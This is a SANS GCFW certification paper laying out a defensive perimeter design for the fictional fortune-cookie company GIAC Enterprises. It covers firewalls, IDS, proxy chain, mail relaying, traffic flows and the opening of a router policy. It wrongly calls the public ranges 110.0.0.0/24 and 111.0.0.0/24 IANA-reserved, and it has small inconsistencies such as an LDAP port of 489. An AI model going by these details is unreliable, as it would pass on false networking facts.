Global Information Assurance Certification Paper

SANS GCFW Practical Assignment
Version 1.9

A Look into the World of External Network Perimeter Security

By Susan Delaney

Table of contents

List of Figures

List of Tables

Assignment 1: Security Architecture

1.1) GIAC Business Overview

GIAC Enterprises deals in the online sale of fortune cookie sayings. The company has been in operation for 5 years, employs 150 people and has an annual turnover of 20 million Euro. Management has wisely invested into the provision of a slick, user-friendly web environment for its customers, partners and suppliers. This environment has thus far been hosted in a local isp's datacenter. A recent security audit of this environment has lead to a decision being made to host these services in-house. The existing Internet infrastructure is small and mainly facilitates mail & browsing services for internal users. Future plans include the provision of a remote access service for teleworkers and mobile sales staff. A review of the existing infrastructure and the expansion thereof to host these services is required.

1.2) Current and future services

The following services need to be supported by the proposed infrastructure:

1.2.1) "Buy-a-Better Fortune" service

An online service that allows a customer to signon to a website and purchase online fortunes. This service needs to be moved to the GIAC network from the local isp's datacenter.

1.2.2) "Give-a-Better Fortune" service

An online service that allows suppliers to signon to a website and supply bulk uploads of fortunes. This service needs to be moved to the GIAC network from the local isp's datacenter.

1.2.3) "Share-a-Fortune" service

An online service that allows partners to signon to a website to retrieve and supply bulk fortunes. This service needs to be moved to the GIAC network from the local isp's datacenter.

1.2.4) "GIAC Brochure" service

A brochure site that supplies general information about GIAC such as product lists, links to partners, contact information, etc. The brochure site should be easily accessible by anyone on the net and no encryption is required as the data will not be confidential and be aimed at increasing GIAC's market share. This service needs to be moved to the GIAC network from the local isp's datacenter.

Currently all four of the above-mentioned services are based on a three-tier architecture consisting of a front-end web server that makes https/remote-ose[1] calls to an application server hosting each of the fortune applications. The application server makes read/write calls to the database server on behalf

[1] A proprietary IBM protocol similar to Http

of the application. This is a good design that will be ported over to the GIAC network.

1.2.5) E-Mail service

This service consists of a mail server used by staff to send e-mail to each other as well as the facility to mail clients, suppliers and partners on the public network. The giac.ie domain has been put on various blacklists as there is no provision for virus checking mails and there are no anti-spam measures in place. The proposed infrastructure should make provision for these measures.

1.2.6) Internet Browsing service

This service consists of a proxy server that users on the LAN connect to that makes any http, https and ftp calls on their behalf. The proxy server also has a 10Gb cache to aid in increasing response times and saving bandwidth. Users authenticate to use this service through an ldap directory. Expansion on this service includes the provision of URL filtering; virus vetting content and scanning downloaded content for active content such as activex objects and java applets.

1.2.7) Remote access facilities (VPN)

This is a service that is not yet implemented but should give teleworkers and mobile sales staff the facility to access all services that LAN users do. The proposed solution will enable remote users to dial-up to any local isp in the world and establish an encrypted session to the GIAC network using VPN technology. See assignment 2 for more details around this service.

1.2.8) Supporting services

Services that will be supporting the above-mentioned services are:

Dns – Dns services consist of a public dns server located on a screened subnet and an internal dns server located on the LAN. The public dns server acts as primary nameserver for the giac.ie domain. Your typical split-brain dns scenario with the internal dns server servicing requests for the internal domain (langiac.ie) and the public dns server not even aware of the internal domains. There is also no need for the internal dns server to forward queries to the public dns server as public resolution queries will be coming from the mail relayer and the proxy server.

Ntp – An ntp server is located on one of the screened subnets. It services all devices from the external router through to the LAN with time queries. The time has been set manually on this server and it will be monitored for drifting compared to other public ntp servers. Our main aim here is to get all devices time synchronized to aid in troubleshooting or event tracking across all devices and did not want to allow ntp packets from an external source to our network[2].

Content Switching/SSL Accelerator – A content switch is to be installed to facilitate the load balancing and high availability of the “Fortune” cluster of web servers. The switch will also have a SSL Accelerator module that will encrypt/decrypt all http communications between the “Fortune” cluster and the

---

See [2] http://www.kb.cert.org/vuls/id/970472 for details of a known buffer overflow vulnerability in various ntp implementations.

public network. The main benefit here is in performance but a plus on the security side is that an IDS device will be able to scan all communications going to/coming from the web servers. If the web servers were doing their own encryption, we would not have been able to scan the encrypted communications for any known signatures.

1.3) Access requirements of each user group

1.3.1) Customers

Customers need to purchase online fortunes via the "Buy-a-Better Fortune" web servers. SSL encryption is used to protect customer information as well as the online fortunes being sold from sniffers. This is the bread and butter of the business and as such this information should be considered confidential and only distributed to paying customers. This service is available using https/port 443. A customer also needs to supply logon information that is compared to an ldap directory.

A brochure site is also available that contains general information about GIAC such as product lists, links to partners, contact information, etc. The brochure site should be easily accessible by anyone on the net and no encryption is required as the data will not be confidential and be aimed at increasing GIAC's market share. The site is available using http/port 80.

1.3.2) Suppliers

Suppliers need to be able to upload fortune cookie sayings in a secure manner. SSL encryption is once again used to protect this confidential information from sniffers. This service is available using https/port 443. A supplier also needs to authenticate using a SecureID username, pin and tokencode to access this service.

1.3.3) Partners

Partners need to be able to upload and retrieve fortune cookie sayings in a secure manner. This information is also considered confidential and is protected using SSL encryption. The site is available using https/port 443. Like a supplier, a partner also needs to authenticate using a SecureID username, pin and tokencode to access this service.

1.3.4) GIAC employees located on the LAN

Employees require access to the following services:

- E-mail: each employee should be able to send e-mail via the internal exchange server to other GIAC employees as well as to external e-mail addresses.
- Browsing: each employee should be able to access the Internet using http, https or ftp.
- File & Print sharing: each employee should have access to file and print services via a local server on the LAN.
- The corporate intranet site: each employee should have access to a corporate intranet site located on the LAN via http or https (depending on the page they are accessing).

- Web-based applications located on the LAN used for accessing customer, human resources, partner/supplier and accounting records should be available to each employee via https. Access control (via ldap) is implemented on each web service to ensure that each employee is only able to access information they require to perform their duties.
- Back office administrators need access to the Client Ldap server. These communications will be encrypted using SSL.
- Back office Administrators will also need to work on the Ace database to administrate the supplier and partners' tokens.
- In addition to the services mentioned, the IT administrators will require access to all machines via SSH.
- The IT administrators will also require access to management interfaces on the Application Clusters using X-Windows that is to be tunnelled through SSH.

1.3.5) GIAC Enterprises mobile sales force and teleworkers

Teleworkers require access to most services that users on the LAN have access to. There are however a few exceptions such as the fact that no remote access will be allowed for the applications that the IT administrators require such as SSH. The VPN Solution should therefore cater for the following services:

- E-mail: each remote employee should be able to send e-mail via the internal exchange server to other GIAC employees as well as to external e-mail addresses.
- Browsing: each remote employee should be able to access the Internet using http, https or ftp.
- File sharing: each remote employee should have access to file sharing services via a local server on the LAN.
- The corporate intranet site: each remote employee should have access to the corporate intranet site located on the LAN via http or https (depending on the page they are accessing).
- Web-based applications located on the LAN used for accessing customer, human resources, partner/supplier and accounting records should be available to each remote employee via https. Access control (via ldap) is implemented on each web service to ensure that each employee is only able to access information they require to perform their duties.

1.4) The Budget


The budgetary allowance for this project has been set to 200,000 euros. A yearly maintenance figure of 50,000 euros has been set. These budget figures were derived after considering the following elements:

- The IT team is small (15 employees including developers) and their duties cover all computing aspects in the organization. With such a small team there is not a lot of room for specialization as there would be in larger corporations where for example there is a dedicated security team or a dedicated network team. Because of this, the software and hardware implemented are for the most part purchased from reputable vendors so that a clear line of support is established if an issue should arise with one of the components.
- The external perimeter network is considered the bread and butter of the organization, as it is where most of the revenue is generated. For this reason, a lot of capital has been dedicated to this environment to ensure a secure and robust infrastructure is in place.
- To justify the cost of the new design, a risk analysis was performed on the network, that is all exposures of the network were listed and possible controls and their costs for each were listed. Finally, a cost-benefit analysis was done for each exposure, i.e. does it cost less to implement a control or to accept the expected cost of a loss if an exposure was exploited.

Some of the components that will form part of the new design have already been purchased. The cost estimates of additional components that need to be purchased to implement the new design is provided in Appendix D.

1.5) The new design

Figure 1 : The new network design



1.5.1) Design Principles

The following principles were used to design the new infrastructure:

- Defense in depth

Our objective was to implement defences at multiple locations so that resources are protected and can continue to operate in the event that one or more defences are compromised or circumvented.

- Expandability

All devices should be easily expandable, i.e. if more capacity was required on a particular device a redesign should not be required and the expansion seamless to other services.

- Manageability

All devices should be easily manageable without compromising on security.

- High Availability

Where possible, hardware redundancy was deployed. It was decided to build in further high availability on the external perimeter devices such as the router and firewalls after the new design has been implemented and bedded in. Various clustering solutions are being evaluated.

1.5.2) IP Addressing Scheme

For the internal network, the ranges 10.0.0.0/24, 10.0.1.0/24, 10.0.3.0/24, 10.0.4.0/24, 10.0.5.0/24, 10.0.6.0/24, 10.0.10.0/24 have been used. The

range 10.0.2.0/27 will be used for natting remote access workstations. These are all addresses reserved by IANA for use in private addressing and described in rfc1918.[3]

For the public network, we have used the 110.0.0.0/24 and 111.0.0.0/24 ranges. Both these ranges are also reserved by IANA – it is used throughout this document to prevent real addresses from being targeted as a result of this design.

DHCP will be used for workstations on the LAN[4]. All other devices' addressing will be assigned statically. See Appendix A for a complete list of static address assignments as well as private and public subnets that will be configured.

1.5.3) Perimeter Defense Components

A) The external perimeter router

Hardware: Cisco 7206VXR.
Software: Cisco IOS 12.2(15)T[5]

Purpose – The main purpose of the external router is to do just that – route traffic between GIAC's network and the public network.

Security Function/Role – The router will also act as our first line of defense in our perimeter through the use of best practices used for its configuration as well as the use of access control lists to filter out illegitimate traffic. See assignment 2 for a detailed security policy on the device.

Reason for Network Placement - the router is located between the external firewall and the isp's network. From this position it can allow/drop any traffic not expressly permitted in/out of GIAC's network. It also ensures that firewall resources are not wasted trying to process traffic we know does not belong on our network.

B) The external firewall/VPN

Hardware: Sun V480
Software: Solaris 2.8
Checkpoint Firewall-1/VPN-1 NG FP3 Hotfix-2
Tripwire 4.0[6]
F-Secure SSH 3.0
Sudo 1.6.7[7]

[3] See ftp://ftp.rfc-editor.org/in-notes/rfc1918.txt for more information on these private ranges.
[4] The LAN is considered throughout the document to be the network 10.0.10.0/24. Mainly user workstations and printers use this network.
[5] The latest version for this set of hardware as of writing. See http://www.cisco.com/en/US/products/sw/iosswrel/ps1834/products_tech_note09186a00800fb9d9.shtml for a handy tool to determine the correct IOS version for a particular hardware set.
[6] Tripwire is used to check the integrity of binary and config files on servers. If a server was compromised an integrity check can be run and compared to the last result to see which files have been tampered with - Handy way to find a root kit. It has been rolled out onto all servers throughout GIAC's network.

Purpose – The main purpose of the external firewall is to route traffic as per the defined security policy between the public network and various screened internal subnets.

Security Function/Role – The firewall will have a dual security role in that it will act as a stateful inspection firewall as well as a VPN gateway for teleworkers and mobile sales employees. It will fulfill this role through the use of various functions detailed in assignment 2.

Reason for Network Placement – The external firewall is situated between the external border router and the GIAC private network. From here, it is able to inspect all traffic coming in/going out of the infrastructure. The external firewall is a stateful inspection firewall and as whatever device is placed here will be handling higher loads of traffic than the internal firewall device, it was decided to reap the benefits in terms of response time improvements this type of firewall provides over a proxy or application based firewall. This position also ensures that our VPN connections are not routed into the private network to be established, but are established with the vpn module on the firewall itself.

C) The internal firewall

Hardware:	Sun V480
Software:	Solaris 2.8
	Gauntlet 6.0
	Tripwire 4.0
	F-Secure SSH 3.0
	Sudo 1.6.7

Purpose – To route and/or proxy permitted traffic between the LAN, LAN Application subnet, Database subnet, Internet Services subnet and the external firewall.

Security Function/Role – The primary role of this device is to act as an application firewall. Main benefits we will be achieving by using this firewall is to proxy mail and browsing services through it. It also has the added function of dividing certain private subnets into their functional roles, e.g. database subnet contains the database cluster. The firewall ensures that only permitted hosts/application servers are able to make the allowed types of database calls to the cluster.

Reason for Network Placement – the dual firewall architecture deployed was to isolate the LAN and critical information stores from the devices (such as the mail relayer) conversing with public servers. If a server such as the Proxy

---

[7] Sudo is a freeware package used to give users the ability to run commands as root (or another user). It also keeps a detailed log of all issued commands. This is useful if you do not want to give a user more rights than required if all they require are a few commands. Sudo has been rolled onto all Unix based servers throughout GIAC. Available for download from http://www.courtesan.com/sudo/www.html.

server was compromised, an extra layer of protection is provided by the internal firewall before gaining access to the LAN and databases. This firewall also limits the exposure from internal threats to the database cluster.

D) Intrusion Detection System

Hardware: HP i2000 (Web IDS) & HP rx2600 (Main IDS)
Software: FreeBSD 4.7 OS
Snort 1.9.0
Tripwire 4.0
F-Secure SSH 3.0
Sudo 1.6.7

Purpose – 2 IDS hosts are responsible for reading all packets off the wire, comparing it to configured signatures and generating alerts when attacks are spotted.

Security Function/Role – The IDS's main role is that of augmenting the security of the network by utilizing the following functions:

- Rules to detect particular types of packets using various rule options, e.g. TTL option allows us to specify a particular TTL value to alert on or ignore.
- Preprocessors[8] are run before the detection engine is run. An example of a preprocessor we use is the PortScan Detector which logs the start and end of a whole port scan from a particular ip address.
- Output modules[9] used in GIAC include "Alert_syslog" on noisy subnets and "Alert_full" on quiet subnets.

Each sensor has been configured with signatures that would be applicable for the particular subnet it is located on.

For more information on using snort see http://www.snort.org/docs.

Reason for Network Placement –

- Main IDS Host: an IDS module has been added to the External Network Switch that is capable of feeding traffic from all its connected vlans to the Main IDS host on the Internet Services subnet. It receives feeds from the following subnets:
  - External Subnet: From here we are able to keep track of all attacks on our network whether successful or not. We are also in a good position to verify our external router security policy as no traffic should be seen on this subnet that should have been filtered by the router. In conjunction with feeds from the other vlans we are also in a position to verify our external firewall policy.
  - Public Services Subnet: From here we keep track of all ntp communications between GIAC hosts. It also scans all traffic

[8] Preprocessors are plugins used to extend Snort's default signature matching capabilities
[9] Output modules are plugins used to extend Snort's alerting capabilities

between the public network, the brochure web server and the dns server.
    - Internet Services Subnet: From here we keep track of all traffic between users on the LAN and the proxy chain as well as traffic between the external firewall and the proxy chain. We can also scan all syslog traffic between GIAC hosts and the syslog server as well as traffic between the internal firewall, the mailsweeper server and the external firewall.
    - Application Subnet: From here we scan all traffic going to/coming from the Ace, client ldap servers and application cluster.
    - Database Sensor – Finally, we are able to scan all traffic going to/coming from the database cluster.
- Web IDS: A port on the Content Switch was spanned that feeds the Web IDS host. It keeps track of all traffic between the Content Switch and the web cluster. From this position the sensor is able to alert on any suspicious activity to/from clients, partners and suppliers. If we were to have placed the sensor in front of the Content Switch we would only have seen encrypted traffic which would not have been too useful.

E) Proxy Chain[10]

Hardware: Sun E450
Software: Solaris 2.8 OS
IPlanet Proxy 3.6 SP2
Websense 4.3
Surfingate's Finjan 6.05 (Bundled with McAfee Anti-Virus)
Tripwire 4.0
F-Secure SSH 3.0
Sudo 1.6.7

Purpose – The proxy chain facilitates browsing services for giac employees using a chain of products for url filtering (Websense), content checking and virus vetting (SurfinGate) as well as caching content (iPlanet Proxy).

Security Function/Role -

- iPlanet Proxy – the iPlanet proxy mainly serves as the second hop in the proxy chain (after the internal firewall). It authenticates users via the staff ldap instance and manages the cache.
- Websense – Websense functions as a URL filter for internal users. It's main benefits are those of saving valuable bandwidth (otherwise wasted on non-business related activity) and promoting employee productivity. It does however also have the added security benefits of disabling access to website categories such as Web-based e-mail[11] (e.g. hotmail.com), Proxy Avoidance and Malicious Code.

[10] Although the proxy chain consists of various software components it is considered here as an integrated whole.
[11] This is a sure fire way for all the virus controls and security measures placed on the mail relay chain to be rendered useless

- SurfinGate – SurfinGate uses a real-time behavior-analysis engine that scans all content being downloaded for viruses, worms and Trojan's as well as malicious ActiveX, Java, VBScript and Javascript code. The product's real value is added to the service as it protects GIAC from viruses from when they hit the wild until a signature update is produced by anti-virus vendors, as it checks what particular code does before downloading it to the client. It also provides protection against variants on known viruses for this same reason. See http://www.finjan.com/products/index.cfm for more information on finjan products.
  Also see http://www.computerworld.com/news/1999/story/0,11280,43251,00.html for an article detailing how SurfinGate was able to detect and prevent the spread of the minizip worm before vendors had a signature for it.

Reason for Network Placement – The Proxy server was placed in the Internet Services network to ensure that only specific traffic (port 80, 443 and 21) from clients are allowed through the internal firewall to it. Here we limit any techniques internal users could devise to bypass controls such as Websense. We also limit our exposure from external threats by ensuring an extra hop is required from the Proxy server to the LAN.

F) Mail Relayer

Hardware: Compaq Proliant DL380
Software: Windows 2000 SP3
Mailsweeper 4.3
F-Secure Anti-Virus 5.3
Tripwire 4.0
F-Secure SSH 3.0

Purpose - The Mailsweeper server's main purpose is to relay incoming & outgoing mail for the giac.ie domain users. Every message it receives is disassembled recursively into its component parts and each part analyzed according to the defined policy.

Security Function/Role- The primary role of the server is in fact that of a security role. Either firewall and/or mail server is capable of handling simple SMTP relaying. Mailsweeper adds the following value to the perimeter defense:

- Combats the propagation of Spam[12] using text analysis and real-time blacklists from mail-abuse.org and abuse.net. This aids in preventing denial-of-service attacks based on mass mail distribution to giac.ie addresses. It also aids in preventing valuable bandwidth and computer resources being wasted on illegitimate operations.

[12] The word Spam is nowadays used to describe any type of unsolicited e-mail.

- Combats e-mail spoofing[13] by ensuring the remote relayer can be resolved to its ip address[14], validating that the sender address contains a valid domain and by using a function called the Spoof Notifier. The Spoof Notifier performs a series of tests (such as checking to see if an address contains more than one "@" so that the message will be forwarded onto another mail host through our host) and allocates a score to the message used to determine if a message is in fact spoofed or not.
- Combats relay attacks[15] by limiting message size, limiting the number of recipients allowed in a message, only allowing the relaying of mail to the giac.ie domain for incoming mail and only allowing the relaying of mail from a giac.ie address from the internal mail server for outgoing mail. This would aid in getting giac off various blacklists and also prevent a denial-of-service attack on our mail relayer.
- Gives an extra layer of virus[16] protection for both incoming and outgoing mail by vetting all mails through the F-Secure scan engine running on the server before sending any messages on.
- Gives us the capability to prevent certain data types from being sent via e-mail such as java or visual basic script. All java and activex objects are blocked unless expressly permitted through the mailsweeper policy. This prevents unauthorized code from being executed on internal user workstations.
- Gives us the capability to block all encrypted e-mail communications unless expressly permitted for particular relationships as per security policy. Encrypted mail cannot be scanned for viruses or active content (unless a PKI infrastructure is implemented[17]).

For more information on these functions see http://www.clearswift.com/products/msw/smtp/default.asp for links to various documents on these features.

Reasons for network placement – The mailsweeper server has been placed between the external and internal firewalls. In this way it is protected externally by only allowing incoming SMTP connections to it and translating the mx record address to the mailsweeper's private address. By sitting in this particular spot Mailsweeper is capable of being the first relayer for incoming mail. This means it is capable of applying all the anti-spam, anti-spoofing, etc mechanisms and only forwarding on legitimate messages to the internal network. If it was located further down the mail relay chain, e.g. after the gauntlet firewall, the gauntlet firewall would only have done a virus check and simple anti-relay attack checks before forwarding the message onto

[13] E-mail spoofing occurs when an e-mail is constructed in such a way that it looks as if the message comes from someone other than the actual sender. See Appendix B for how this is done fairly simply from the command line using smtp calls.
[14] This requires all valid relayers to have reverse lookup zones setup for their assigned public address ranges. Not everyone implements reverse lookup zones, but those that don't will soon if their users are not able to send mail to giac.ie addresses.
[15] A relay attack is when a spammer or spoofer sends a message via a local relayer (such as the giac mailsweeper server) although the mail is neither for nor from a local giac user. A mail relayer that is capable of doing this is called an open relay. A relay attack is a simple denial of service to launch on an open relay.
[16] Virus protection here includes protection against all types of viruses, worms and Trojans that F-Secure is capable of detecting with its latest dat files.
[17] The implementation of a PKI is currently being investigated. For the purposes of this design we will plan as if there was no PKI.

mailsweeper. This is a waste of resources on the gauntlet part as some of what it would be forwarding onto mailsweeper would end up being blocked anyway.

Mailsweeper is the last hop in the chain for outgoing mail, but as most e-mail based threats originate from outside the network, it makes sense for it to be closer to these threats in order to prevent them.

Although the external Checkpoint firewall would have been able to perform some of the functionality of the mailsweeper server using the SMTP Security Server functionality, we try to prevent any direct connection to the firewall from the public network as far as possible. This would also mean some of the firewall file systems would be accessible from the internet as mail will be written to a local spool directory. This type of scenario has been vulnerable to various buffer overflows in the past although we are not aware of any known vulnerabilities at this time.

G) Log Server

Hardware: Sun V480
Software: Solaris 2.8
Checkpoint Firewall-1 NG 3 Logging Module
Swatch 3.0.7
Webtrends Security Reporting Center
Tripwire 4.0
F-Secure SSH 3.0
Sudo 1.6.7

Purpose – The log server collects logs from all devices on the screened subnets as well as the external router and firewall.

Security Function/Role – it acts as the central point for collating logs and tracking events. Swatch monitors the logs and alerts various sections depending on the type of alert. It also runs the Webtrends reporting suite for reporting on proxy and firewall logs.

Reason for Network Placement – the log server was placed centrally between the internal and external firewalls. From here it is protected from tampering by internal staff as well as threats from the public network.

1.6) Communication/Data Flows

At this point, it is necessary to summarize the communication flows that some of the more complicated service/applications require. This will simplify the creation of the various security policies later. These are high-level flows and we only consider the initial connection direction and disregard any required handshakes and return traffic.

Incoming
For “Fortune” services:

Client connects to https://buy.giac.ie; signs on and completes a transaction.

- Router forwards dns request to ext firewall which forwards request onto ns.giac.ie after translating destination address from 110.0.0.6 to 10.0.0.6.
- Ns.giac.ie (ignoring caching mechanisms for the moment) resolves buy.giac.ie to the address 110.0.0.2.
- Client makes a connection to 110.0.0.2 on port 443.
- Router forwards the packet to the firewall.
- External firewall forwards packet after translating the destination address to 10.0.1.230 (virtual address on the content switch).
- Content switch decrypts the data and forwards the packet to the applicable web server[18] on port 80.
- Web server makes a call to the application server cluster on virtual address 10.0.3.10 and port 80/443[19] or the ldap server on 10.0.3.5 port 489, depending on client request.
- The css and external firewall forward all three types of calls.
- The application server makes a call to the database cluster on 10.0.5.10 port 1521.
- The ext firewall forwards the request to the internal firewall that will proxy the connection using an oracle proxy to the database server.

The same flows apply if partners/suppliers signon to the other fortune services and complete transactions.

For Brochure ware site:

Client connects to http://www.giac.ie and looks up our contact information.

- Router forwards dns request to ext firewall which forwards request onto ns.giac.ie after translating destination address from 110.0.0.6 to 10.0.0.6.
- Ns.giac.ie (ignoring caching mechanisms for the moment) resolves www.giac.ie to the address 110.0.0.5.
- Client makes a connection to 110.0.0.5 on port 80.
- Router forwards the packet to the firewall.
- External firewall forwards the packet after translating the destination address to 10.0.0.5.
- Web server makes a call to the application server cluster on virtual address 10.0.3.10 and port 80.
- The ext firewall forwards the request.
- The application server makes a call to the database cluster on 10.0.5.10 port 1521.
- The ext firewall forwards the request to the internal firewall that will proxy the connection using an oracle proxy to the database server.

For mail relaying:

[18] This choice is based on metrics it has such as least active web server
[19] Images and other static content use http calls; all other content use https calls.

External relayer sends an e-mail to user@giac.ie.

- Router forwards the dns (mx) request to ext firewall which forwards request onto ns.giac.ie after translating destination address from 110.0.0.6 to 10.0.0.6.
- Ns.giac.ie returns the mail exchanger record as 110.0.0.6 (mx.giac.ie).
- External relayer makes a connection to 110.0.0.6 on port 25.
- Router forwards the packet to the firewall.
- External firewall forwards the packet after translating the destination address to 10.0.4.6, the mailsweeper server.
- After vetting the message for viruses, active content and verifying anti-spam rules are met, mailsweeper forwards the message onto the internal firewall on 10.0.4.233 port 25. The external firewall forwards the message.
- The internal firewall accepts the message via a csmap proxy running on port 25. The mail gets written to a spool directory where it is virus-vetted a second time. A sendmail process runs every 5 minutes and delivers to message to the mail server 10.0.10.2.

Outgoing

For mail relaying

Giac employee sends a message to an external user, user@sans.org

- The internal firewall accepts the message from the mail server via a csmap proxy running on port 25. The mail gets written to a spool directory where it is virus-vetted. A sendmail process runs every 5 minutes and delivers the message to the mailsweeper server on 10.0.4.6 port 25.
- After vetting the message for viruses for a second time, the mailsweeper server sends a request for the sans.org domain's mx record to 10.0.0.6 port 53 udp. The ext firewall forwards the request.
- The dns server 10.0.0.6 sends a dns query out to the root nameservers & subsequent nameservers for the sans.org domain on port 53 udp.
- The ext firewall forwards the request.
- Once it knows what the sans.org mail exchanger ip address is, the mailsweeper server makes a connection to the remote site on port 25.
- The ext firewall translates the source address of the outgoing packet to 10.0.0.7 before forwarding it onto the remote relayer.

For browsing service

Giac employee browses to the site www.sans.org

- The user workstation makes a connection to 10.0.4.5 on port 80. The internal firewall proxies the packet and establishes a session with the proxy server on port 80 forwarding on the client ip (for reporting purposes).
- Proxy server verifies the user's credentials against the staff ldap on the same subnet 10.0.4.7 on port 389.
- If user credentials are correct, the proxy server resolves the site by sending a query (again ignoring the name server caching daemon running locally) to resolve the hostname www.sans.org to the

nameserver. The external firewall forwards the request to 10.0.0.6 port 53 udp.
- The dns server 10.0.0.6 sends a dns query out to the root nameservers & subsequent nameservers for the sans.org domain on port 53 udp.
- The ext firewall forwards the request.
- Once the ip address is returned the proxy server passes the request through the Websense daemon to verify that the hostname and/or ip address of the requested site is in accordance with the Websense policy. A blocked notification page is returned via the iPlanet proxy and then the internal firewall to the client if the website is not allowed.
- If allowed, the proxy will check its cache to see if the content is cached. If so, it will be returned to the internal firewall for delivery to the client. If not, the request will be forwarded onto the SurfinGate proxy on tcp port 8083.
- The SurfinGate proxy will forward the request to the external firewall to the destination ip on tcp port 80.
- The internal firewall will forward the request after natting the proxy server address to its own external address.
- Once the content has been returned, the SurfinGate scanning engine will inspect the content for known viruses as well as for any active content as defined by the installed policy. If the content is deemed to contain malicious code or a virus, a notification page is returned to the user via the iPlanet proxy and the internal firewall.
- If content is allowed it is cached[20] by the iPlanet proxy and returned to the user via the internal firewall.

Other communication flows that will be occurring but are not as complicated can be summarized as follows:

VPN/Remote Access:
- Key Exchange: User workstation sends a packet to 110.0.0.231 on udp port 500.
- Topology download: User workstation makes a connection to 110.0.0.231 on tcp port 264
- Policy Download: User workstation makes a connection to 110.0.0.231 on tcp port 18231
- Troubleshooting/Testing VPN connection: User workstation sends a packet to 110.0.0.231 on udp port 18234.
- Information Exchange: User workstation sends an encrypted data packet to 110.0.0.231 of protocol type ESP (50) with no destination port. Firewall decrypts the packet and sends it onto its internal destination.

System Administration:
- SSH onto internal devices: IT administrator's workstation makes a connection to the managed device on tcp port 6543 (ssh port used throughout GIAC for remote management purposes). Connection will

[20] Surfingate has the option to flag content not to be cached by downstream proxies but we have not enabled this so as to save on bandwidth.

be proxied by the internal firewall and forwarded by the external firewall, depending on which device is being managed.

- GUI Admin: X-Windows will be running from the Application Servers to the IT Administrator workstations tunneled via ssh on tcp port 22. These will be forwarded by the external firewall and proxied by the internal firewall.
- Access to Client Ldap: Back office administrators will be making connections to the Client Ldap server, 10.0.3.5 on tcp port 636. These communications will be encrypted using SSL. A generic proxy will run on the internal firewall and connections will be forward on by the external firewall.
- Admin of supplier/partner tokens: Back office Administrators will be making connections from their workstations on the LAN to the Ace Server on tcp port 5520. The internal firewall will proxy these with a generic proxy and the external firewall forward them on.

Supporting Services

- Checkpoint Module Communications: Various communications will be initiated from the Checkpoint Management Server to the external firewall. These will be forwarded (not proxied) by the internal firewall onto the external firewall.
- Syslog: All servers setup to send logs to the Log Server will be doing so on udp port 514.
- DNS Zone Transfers: Secondary nameserver for GIAC (hosted in isp datacenter) will make connections to the ns.giac.ie server on tcp port 53. These connections will be natted by the external firewall to the private address of ns.giac.ie, 10.0.0.6.
- NTP Queries: All devices on the internal network (as well as the external router) will be sending udp packets with destination port 123 to the ntp server, 10.0.0.6. All internal communications will not be natted. Queries from the external router will be natted as it will be directed to the public address of the ntp server, 110.0.0.6. We do not want to add any routes to the private network on the external router.

1.7) Further comments surrounding the design

Layer 2 switching has not been included in the discussions so far for the sake of simplicity. It is however worth mentioning a few things on the switching infrastructure – It consists mainly of Cisco 3550 Series switches on the LAN and one Catalyst 6503 switch for the screened subnets[21]. The backbone runs Gigabit Ethernet and Fast Ethernet runs to all servers and workstations. VLANS have been deployed across the switch stacks based on the subnet ranges, e.g. all devices on the Internet Services subnet all run on one vlan, etc. The switch has an ip address (10.0.4.10) on the Internet Services Subnet and management access to it is proxied by the internal firewall from specific IT administrator workstations. The security policy is based on Cisco recommendations[22] but a detailed policy is out of scope of this document.

[21] These include all networks on the infrastructure diagram bar the LAN subnet.
[22] http://www.cisco.com/en/US/products/hw/switches/ps708/products_white_paper09186a008013159f.shtml

Assignment 2: Security Policy and Tutorial

2.1) The external perimeter router

As the first line of defense, the 7206 router will be running the latest version of Cisco IOS (at the time of writing v.12.2.5). Two members of the network design team has the responsibility of keeping up to date with any upcoming developments, security vulnerabilities and subsequent IOS releases.

The policy consists of various configuration options set in Global and Interface Configuration mode as well as Access Lists.

2.1.1) Router Configuration Options:
The following set of commands are used to apply the security policy[23]:

Table 1 : Router Security Policy

IOS Command	Explanation of the command	Value that command adds to security policy
Global configuration		
hostname bunny	Assigns a hostname to the router	We chose a name[24] that does not make it clear what the device is to be used for. Not to say that it cannot be ascertained some other way but makes it a little bit harder.
